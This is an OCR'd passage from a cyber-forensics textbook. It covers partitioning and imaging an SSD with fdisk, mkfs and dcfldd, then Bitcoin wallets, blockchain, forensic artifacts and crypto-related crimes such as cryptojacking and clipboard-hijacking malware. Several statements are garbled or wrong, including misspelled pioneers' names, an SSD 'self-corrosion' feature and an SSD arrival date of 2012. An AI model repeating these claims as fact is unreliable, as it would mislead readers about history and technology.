```

Figure 12-9. *Displaying the partition*

10. To select the first sector of the disk, press enter. This will allocate the default values to the first sector of the partition, that is, 2048.

11. Similarly, press enter again to select the last sector of the disk. This will allocate the default values to the last sector of the partition, that is, 10485759 (Figure 12-10).

```
First sector (2048-10485759, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-10485759, default 10485759):
```

Figure 12-10. *Allocating default values*

12. A new partition with partition number 1 of type 'Linux' and of size 5GB is successfully created (Figure 12-11).

```
Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1): 1
First sector (2048-10485759, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-10485759, default 10485759):

Created a new partition 1 of type 'Linux' and of size 5 GiB.

Command (m for help):
```

Figure 12-11. *A successful partition*

13. After that, we save this partition by entering 'w'.

14. We can see our disk partition `/dev/sdb1` with start boot sector 2048, end sector 10485760, size 5GB, and Linux type is successfully created (Figure 12-12).




Figure 12-12. *The final partition*

15. We can use the `mkfs` command in Linux to build a Linux file system on this disk partition. Then assign a file system to this partition use command (Figure 12-13).

```
mkfs.ext4 /dev/sdb1
```




Figure 12-13. *Building a filesystem*

16. Then we mount that partition on a disk using the **mount** command. Here we are going to mount this partition `/dev/sdb1` on `/mnt/test/` directory. We can use `ls` command to view contents of the partition (Figure 12-14).

Figure 12-14. *The contents of the test directory*

17. For creating an image of the SSD drive, we use the dcfldd command in Linux (Figure 12-15). dcfldd is the enhanced version of `dd` command utility for imaging the components of a disk drive. It contains additional features like hashing, status output, flexible disk wipe, image verification, etc.

    `dcfldd if=/dev/sdb1 of=test.dd hash=md5`

In this command, `if` means input file (here our disk `/dev/sdb`), `of` means output file (here `test.dd`), and hash is for maintaining the integrity of the image file of the drive using MD5.

Figure 12-15. *Creating the image*

The `dd (data dump)` format of the image file is a raw file format, which is open in any open source tool like Sleuth Kit, etc., or commercial software like FTK by Access Data for further investigation.

Challenges in SSD Forensics

The growing popularity of SSD can be seen in the product offerings of big companies. SSD has become a major factor in the evolution of laptops and mobile devices as it provides a base to build more capable devices.

SSD has started to replace the traditional HDD in many digital products due to its speed and size.

Even though the forensic examination remains the same for both SSD and HDD, the technicalities do vary a lot. As we have seen earlier, the built-in features of SSD, which handle memory operations, work differently than a standard HDD. Here is where the problems begin for investigators. Forensic investigators encounter stochastic forensics where nothing can be assumed.

Thanks to SSD's built-in features such as TRIMing, Wear Leveling, and Garbage Collection, it has a strong data removal management. As SSD hardly retains any data after deletion, data recovery from SSD devices becomes a tough and challenging task. Another issue is data fragmentation, as SSD can operate with fragmented data, but at the time of forensic investigation, this fragmented data takes a lot of time to process.

Trim, along with garbage collection, nearly wipe out the disk in an attempt to clear space; and if there is still any chance left of obtaining data SSD's factory default feature, self-corrosion will delete any remaining shred of data. This feature is so powerful that even if the data destruction is halted by shutting down the system or powering it off, data destruction will resume once the system is switched back on. Even if the device is attached to a write blocking imaging device, it still will complete its task. The self–destruction is triggered with the TRIM command, which is issued by the operating system to the SSD controller when the user formats the disk or deletes a file or partition.

Another alternate approach for SSD forensics the using special hardware. But since SSD's arrival in 2012, there haven't been any significant hardware forensics kits available for it. The reason for this may that the forensic experts at the moment are comfortable with extracting data with an SATA link. Another reason is that SSD drives are very complex in nature; and Life-Span optimization techniques, such as data remapping, cause the data stored to be heavily fragmented.

Data Recovery After Deletion

SSD's implements Deterministic Read After Trim (DRAT) and Deterministic Zeros After Trim (DZAT).

- DRAT – all read commands after TRIM shall return the same data or become determinate.
- DZAT – all read commands after TRIM shall return zeros until the page is written with new data.

While DRAT could show data even after deletion, DZAT would return no results. Manufacturers encode their devices differently as to which method is configured for TRIM. This is the reason forensic experts have obtained such varying results on SSD analysis. As SSD has evolved, it is becoming evident that DZAT is becoming more common and this will definitely complicate SSD forensics.

As we saw earlier in the chapter on mobile forensics, the future is in special hardware forensic kits; and it seems SSD is also heading on the same path. Digital forensics has also evolved from application level to chip level; although it may be a rigorous practice, it will definitely unlock more answers.

Summary

In this chapter we learned the following:

- Solid State Drive, better known by its acronym SSD, is a solid state device that uses integrated circuit assembly for the purpose of data storage.
- TRIM is a method of data removal in the SSD. The TRIM function deletes the data blocks that are marked as 'deleted.'
- SSD first copies the data and writes it to empty pages of a different block. Then the cells of the new block are erased and new data is written. This is Garbage Collection.
- Wear leveling is a life-span protective technique that ensures that certain NAND blocks are not written or erased more often than the other blocks.

- SSD is comprised of two main parts – the Controller and the Flash memory, along with a few other components that are set on a PCB, which is secured inside a case.
- Hard disk drive or HDD is a nonvolatile hardware that uses magnetic storage to store and retrieve data.

References

http://galaxy.cs.lamar.edu/~bsun/forensics/slides/hard_drives.pdf
http://ordinaryskill.org/wp-content/uploads/2014/05/Fulton_7_Riddell_Solid_State_Disk_Forensics_May_2014.pdf
https://www.academia.edu/25628689/Forensics_Analysis_of_Solid_State_Drive_SSD/
http://www.syssec-project.eu/m/page-media/3/ssdforensics-ACSAC-final.pdf
http://d.researchbib.com/f/anAmD4ZQVhpTEz.pdf
https://belkasoft.com/download/info/SSD%20Forensics%202014.pdf
https://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1124&context=adf
https://searchstorage.techtarget.com/definition/SSD-solid-state-drive
https://me.pcmag.com/storage-devices/1009/ssd-vs-hdd-whats-the-difference

CHAPTER 13

Bitcoin Forensics

Virtual Currency is a form of digital currency that only exits in an electronic form and not in any physical form. Unlike traditional money or fiat currency, virtual currency does not rely on a banking authority.

Virtual currencies were originally meant for online games and entertainment. These are mostly centralized, and its control is in the hands of the developer.

In 1998, Wei Dei, a computer engineer developed 'B –money' – a concept on a decentralized payment system. Taking that idea forward was Nick Sabzo who suggested employing cryptography to facilitate the generation of fresh units of currency.

Proof of Work is a concept where the participant systems' computing power is used to solve complex mathematical equations that are assigned to the system. The solved calculations would be used to verify the transaction and also reward the participant that solved the problem.

Cryptocurrency

Cryptocurrency is a form of virtual currency created to serve as a medium of trade, and it uses cryptography to secure and verify transactions and to control the creation of new units. Currently there are over 2,000 registered cryptocurrencies and many in development. Most cryptocurrencies are not governed by any banks, governments, or private firms, making them completely "decentralized." After seeing the massive cryptocurrency revolution, even some governments are developing their own cryptocurrency.

Every cryptocurrency developer has decided on a way to continue the supply of his or her cryptocurrency. Nodes of the platform engage in a process called 'Mining', and the nodes are called 'Miners'.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_13

Miners use their computer system's processing power to solve complex mathematical problems (the proof of work) to add a block of transactions to the Blockchain. In simple terms, the miners work to obtain the 'Hash', which is a 64-digit hexadecimal number. This process requires powerful systems and a lot of electricity; this has led to hardware manufacturers making special systems only designed for mining.

Cryptocurrency uses the public-key cryptography model to carry out its operations, and it follows a P2P model, which makes it efficient. The entire working of cryptocurrencies is possible due to the presence of cryptography at every step, from mining to block adding.

Wallet address is a public portion of the two keys, and the encrypted keys are required by the user to accept or make a transaction.

Wallet

Wallet is a digital hardware/software used to store, send, and receive cryptocurrency. Every cryptocurrency has its own wallet. Wallets can have one or multiple accounts, and users can choose accounts based on their transaction.

Upon creating a wallet, a user gets a private key, which is the only source of identification. A public key is derived from the private key, which is known to the public and used to send and receive cryptocurrency. To get the public key, cryptocurrency uses an Elliptic Curve Digital Signature Algorithm (ECDSA). And the Bitcoin address, which is nothing but the Public Key Hash, is achieved by using a RIPE message digest (RIPEMD-160), which is a 160-bit cryptographic hash function.

In simple words, a public key can be thought of as your email address, private key id the password to access the email, and wallet is the client software to send/receive email.

Wallets are divided into two categories – Hot and Cold – simply on the basis of internet access.

Hot Wallet

Hot wallet is any kind of online storage wallet. Users have the advantage of accessing it from anywhere in the world. These are cloud based and get updated periodically. Most of the time, these are free to use; hence there are many users who prefer hot wallets.

Types of hot storage wallets

- **Desktop wallets** – These are downloaded on a PC and stored in a private key on a hard drive. These are mostly used by full-node clients who participate in mining. Most of the full-fledged desktop wallets require the user to download the blockchain, which takes up a lot of space on the hard drive. However, there are wallets smaller in size that work by keeping the blockchain on a remote server.
- **Mobile wallets** – These are designed for mobile devices and are very similar to desktop wallets. These are mobile apps and are designed to be lightweight, harnessing minimum resources of the mobile devices. Hackers have heavily targeted as these offer substantial security over online wallets; but again, it is a mobile platform so users need to keep their device constantly updated.
- **Online Wallets** – These are cloud-based wallets, which can be accessed from any device in the world. These are very easy to use and convenient to access, and they also save the user from the hassle of downloading and setting up wallet software. However, these are the least secure among the latter. The private keys are stored online.

Hot wallets are more susceptible to hacking attacks. The internet is the hackers' playground and they tend to get notorious. The risk of storing Bitcoin or other cryptocurrency online is that hackers might target your wallet and infect it with malware or might try to hijack it.

Cold Wallets

Cold wallets are known as cold storage. All the cryptocurrencies are stored offline in a hardware device. These are considered to be more secure and safe to operate, as hackers can't access these over the net.

Types of Cold Wallets

- **Hardware wallets** – These are premium state-of-the-art hardware devices, which allow users to store their cryptocurrency. Hardware wallets are considered the safest among all the different types of wallets available. These are USB devices, which store the private key of the users in a secure manner. The private key never leaves the device, keeping them safe inside the secure framework of the device. These devices have physical buttons, which are used to enter the PIN to access the wallet.

- **Trezor** – It is one of the first hardware cryptocurrency wallets. It supports storage of different cryptocurrencies and allows a user to have multiple accounts per cryptocurrency. Trezor offers different wallets for its consumers based on the features they desire. A special feature that Trezor comes with is the Recovery Seed feature; in case the user loses the device, the recovery seed feature can be used to recover cryptocurrency in a new Trezor device.
- **Paper wallets** – The simplest of the lot, although these are a bit outdated, they are safe and secure to own. It just consists of a printout or physical copy of the public and private keys. They are not the best option to use if frequent transactions are needed. To access the funds of the wallet, a 'sweep' is required, which refers to a process where funds are transferred between a paper and a software wallet. Experts use paper wallets as a single-use product and destroy it after their work is done.

Even if hardware wallets are immune to hackers (almost nothing is perfect in the world of information security), they are susceptible to dangers such as being lost or destroyed. Apart from this, these are expensive.

Bitcoin

Created by the unknown Satoshi Nakamoto in 2008, Bitcoin is the most popular cryptocurrency and the flag bearer of the cryptocurrency revolution. The paper titled "Bitcoin: A Peer-to-Peer Electronic Cash System" introduced Bitcoin to the world. To view this paper, refer to `https://bitcoin.org/bitcoin.pdf` `link`.

Satoshi never had an intention of creating a cryptocurrency system; he just wanted to showcase the advantages of the Blockchain. Bitcoin brought the spotlight to cryptocurrency and Blockchain and introduced the world to a decentralized transaction platform. Satoshi has even stated that Bitcoin is not anonymous as all transactions take place in front the eyes of the peers; therefore, he referred to it as pseudo-anonymous.

There will be only 21 million Bitcoins created in its life span, which makes it unique. This was one the reason why Bitcoin gained such a high-market value.

Bitcoin is the most widely accepted cryptocurrency in the world as it got the first mover's advantage.

May 22 is celebrated as Bitcoin Pizza Day as it was first used to buy a Pizza via Bitcoin.

According to a recent study carried out by J.P. Morgan, it was found that the cost was more to make a Bitcoin than the worth of the cryptocurrency being valued. As of now, to produce a single Bitcoin now costs $4,060 on average; astonishingly, it is valued at less than $3,500. However, this value can keep changing and might vary in the near future.

Other Cryptocurrencies

Bitcoin is a well-known cryptocurrency, but apart from Bitcoin, there are several other cryptocurrencies, which are used such as Ether, Ripple, Monero, and Litecoin. Let's discuss a few of these cryptocurrencies now.

Ether

Ether is "the fuel of the Etherium platform." It is the mode of payment for participants of the Etherium platform. Ether is the incentive issued to ensure the developers develop quality applications and that the network remains healthy and happy. Compared to Bitcoin, Ether has vast supply. Etherium Foundation does not say that the supply is infinite, but it's capped at 18 million Ether per year. Most likely, in 2019, Etherium will make switch to Casper, which is a new consensus algorithm under development.

Ripple

It is one of the most popular cryptocurrencies falling right behind Bitcoin and Ether. Launched in 2012, Ripple is a platform for a global system of payment and exchange, which is focused on solving the problems related to international payment transfers. XRP is the cryptocurrency, which is used to facilitate transactions on this platform. The ledger utilized by Ripple is an open source, distributed XRP Ledger. On their official website, it says that there are 100 billion XRP created, and Ripple won't create any more.

Monero

Launched in 2014, Monero is a cryptocurrency based on the Crypto Note protocol. It boasts its security features. Since its inception, Monero has always kept on improving to provide the best of features to its users. Monero implemented Ring CT to hide transaction amounts. It issues a full block reward to the miners who are the most involved members in providing security. Monero claims to have an accessible proof-of-work algorithm, which makes it easy to mine it on a normal computer. Monero has the goal of creating a network with a strong trust factor and believes in providing excellent service.

Litecoin

It is a peer-to-peer cryptocurrency. It is released under the MIT/X11 license, and it is an open source software project, not managed by any central authority. Litecoin was an early Bitcoin spinoff starting in October 2011. Litecoin is similar to Bitcoin in technical details.

Blockchain

Blockchain is a particular type of distributed ledger technology, which keeps records of data shared across its network. It is decentralized, having no central authority; rather, all the nodes act as administrators who participate in some way or another. All information that is transferred via Blockchain is encrypted and secured.

In the case of cryptocurrency, Blockchain is a massive ledger, which stores all data of any transaction that takes place between its nodes. Transactions that occur in Blockchain cannot be altered and are irreversible. Whenever a transaction takes place, its details get added to the Blockchain, and all the nodes are notified. All the nodes of Blockchain can download a copy of the transactions that take place. The database of a Blockchain is not stored at a single location; its records are kept public and are easily verifiable.

'Blocks' are a bundle of transactions, and these include information that allows the rest of the nodes to verify the block. These also include information about its preceding block.

The blockchain is a P2P or peer-to-peer model, which focuses on creating a strong decentralized network of nodes. All transactions between the nodes are completely transparent and non-changeable.

The use of Blockchain is not just limited to currency but is also being used in many other fields. Medicine and hospitals, shipping, and education, are some of the fields that want to explore the blockchain. For example, in the banking sector, blockchain can provide enhanced accuracy and information sharing into the financial services ecosystem. And deploying blockchain solutions in the education sector could streamline verification procedures, hence reducing fraudulent claims of unearned educational credits.

How Blocks Get Added

To successfully transfer cryptocurrency from one wallet to another, after a user initiates the transaction, there are a few steps involved – starting from checking the validity of the transaction, followed by encrypting the block representing the transaction, and finally adding the block to blockchain. Figure 13-1 shows the step-by-step process of how blocks are added in blockchain to carry out a cryptocurrency transaction.




Figure 13-1. *How blocks are added in blockchain*

Cryptocurrency Artifacts and Investigation

The investigation for cryptocurrency involves a multidimensional approach. A cyber forensic expert will need to examine network logs, system logs, ram dumps, registry files, etc., for any trace of cryptocurrency on the system. Some Bitcoin artifacts are shown in Table 13-1.

Table 13-1. *Bitcoin forensic artifacts*

Bitcoin wallets	A Bitcoin wallet downloads a blockchain and leaves a significant residue on the system. Blockchain files are big and go in multiple GBs. Bitcoin's data files, including the Bitcoin wallet data file, are stored in the data directory in the following locations:
	Windows
	By default, Bitcoin will put its data here:
	`C:\Users\YourUserName\Appdata\Roaming\Bitcoin`
	Mac
	By default, Bitcoin will put its data here:
	`~/Library/Application Support/Bitcoin`
	Linux
	By default, Bitcoin will put its data here:
	`~/.bitcoin/`
	Memory-resident data of an application can be analyzed through a RAM dump. Bitcoin application's function are to store Bitcoin keys (wallet) and can contain data such as public and private keys, addresses, user labels, and transaction details for forensic investigation.

Event Logs	Bitcoin miners are software used to mine Bitcoins. These use resources of the system pc and leave a trace on the logs. In some cases, Bitcoin miners are hidden and sent via rootkits to target systems. The 'evtlogs' command in volatility extracts and parses binary event logs from the memory dump.
Internet history	If a user accesses an online wallet, then there will be a trace left in the internet history.
Running Processes	We can use volatility's plist command to view the list of running processes on the system during RAM capture. If Bitcoin wallet is installed and running on the system during RAM capture, we can see the running processes using the volatility tool.

Procedure

On a Live system, it is important to perform RAM capture/RAM dump and then collect the logs from the networking devices. This will give a list of all running process and programs.

Following this, forensic imaging must be performed. This will help to explore the contents of the hard drive and help the experts to find hidden and deleted files in the analysis phase.

Tools

BitcoinQt and Multibit are two Bitcoin wallet programs that forensic investigators use to find Bitcoin-related artifacts in the system. BitcoinQt helps to identify and locate `wallet.dat` files and Multibit helps to locate the `mutlibit.wallet` file. Both these sites are used to identify as many artifacts as possible.

Online trackers such as Wallet Explorer are very simple-to-use programs; all you need to do is to input the wallet address in the query bar as shown in Figure 13-2 and hit enter.




Figure 13-2. *Query bar in Bitcoin Explorer*

The website will present you with details of the transaction as shown in Figure 13-3.




Figure 13-3. *Details of transaction*

Crimes Related to Bitcoin

Let's see some crimes related to Bitcoin.

Using Bitcoins Over Dark Web for Illegal Purchase

The dark web is a hidden part of the world wide web (www) that needs special software to access. Dark net markets, present on the dark web, sell many illegal products such as drugs and firearms, malware, etc. The major use of Bitcoin for transactions on the dark web has tremendously increased the hardships faced by law enforcement agencies and forensic investigators conducting criminal investigations.

For example, hackers are selling the massive data collection on the dark web marketplace "The Real Deal" for 5 Bitcoins (around $2,200). The collection totaled over 12,000 separate files containing usernames and passwords and more than 87 GB of data. The set includes breaches from Equifax, Marriott, Facebook, Yahoo, LinkedIn, Dropbox, and many more.

Ponzi Schemes

In such crimes, Multi-Level Marketing or fraudulent Initial Coin Offering (ICO) is used. Cryptocriminals impress the investors by showing them a golden future of huge returns on small investments. The investor falls prey to this kind of Ponzi scheme and also fetches innocent relatives or other investors to be a part of such fraudulent schemes and become victims.

Fake Exchanges, Wallets

Fake Exchanges and wallets might look like genuine exchanges, but they're operated by the cryptocriminals. They market fake exchanges and wallets massively over social networks. They also gave juicy schemes to attract victims, even offering "bonuses" to investors who deposit huge investments. Once they get enough investment, they close or discontinue the exchange or wallet. These kinds of exchanges and wallets are not associated or registered. In some cases, they have investors' hard-earned money, and these fake exchanges or wallets may charge incredibly high service fees and make it difficult for the victim investor to withdraw money, or sometimes steal their investment altogether.

Cryptojacking

It is a type of malicious hack that steals and uses your system's hardware resources to mine cryptocurrency for someone else. The most common form of cryptojacking is that it infects web browsers and websites with a malicious code. Every time you run your web browser or visit an infected site, you are unknowingly mining cryptocurrency for people who don't really deserve it.

A countermeasure would be that if you stop the code, you stop the cryptojacking. So, continue using a good, licensed antivirus updated regularly with the latest signatures.

Case Study: Clipper Hijacking Malware

MetaMask is a clipper hijacking malware (a malware used to intercept the contents of the clipboard and replace it with the contents the attacker wants to have) impersonating as a legitimate cryptocurrency application in Google Play store. This malware is used to replace the copied cryptocurrency wallet addresses copied onto the Android clipboard with a cryptocurrency wallet address belonging to an attacker, in order to steal the victim's credentials and private keys and to attain control over the victim's Ethereum funds. It can also replace a Bitcoin or Ethereum wallet address copied to the clipboard with the wallet address belonging to the attacker. Hence, the coins will be sent to the attacker's address instead of the intended user. This application was removed by Google after a warning from ESET Security Researchers.

Challenges in Cryptocurrency Investigation

Cyber forensic experts always need to be updated with the latest trends of the digital world. With an era of heightened privacy and security concerns, digital citizens are adopting more secure practices and technologies.

Ownership Issue

The first problem that forensics experts face is the verification of ownership of a cryptocurrency wallet. Unlike banks, a person is not required to complete any documents to create a cryptocurrency wallet. This becomes a problem when cyber forensic investigators need to trace the ownership of a wallet. The anonymous and decentralized nature of cryptocurrency is a big obstacle.

Lack of Software

The market has few tools to offer for Bitcoin analysis; however, there are many websites that help to track the movement of cryptocurrency. This might change as more work is being done in this field and software developers create better tools. Investigators need to examine a bunch of data to find some relevant information.

Cloud/Web Based

The use of cloud-based wallets leaves hardly any trace on a system. If used with VPN or Proxies, then it becomes a daunting task for the investigators to collect evidence.

Legal Issues

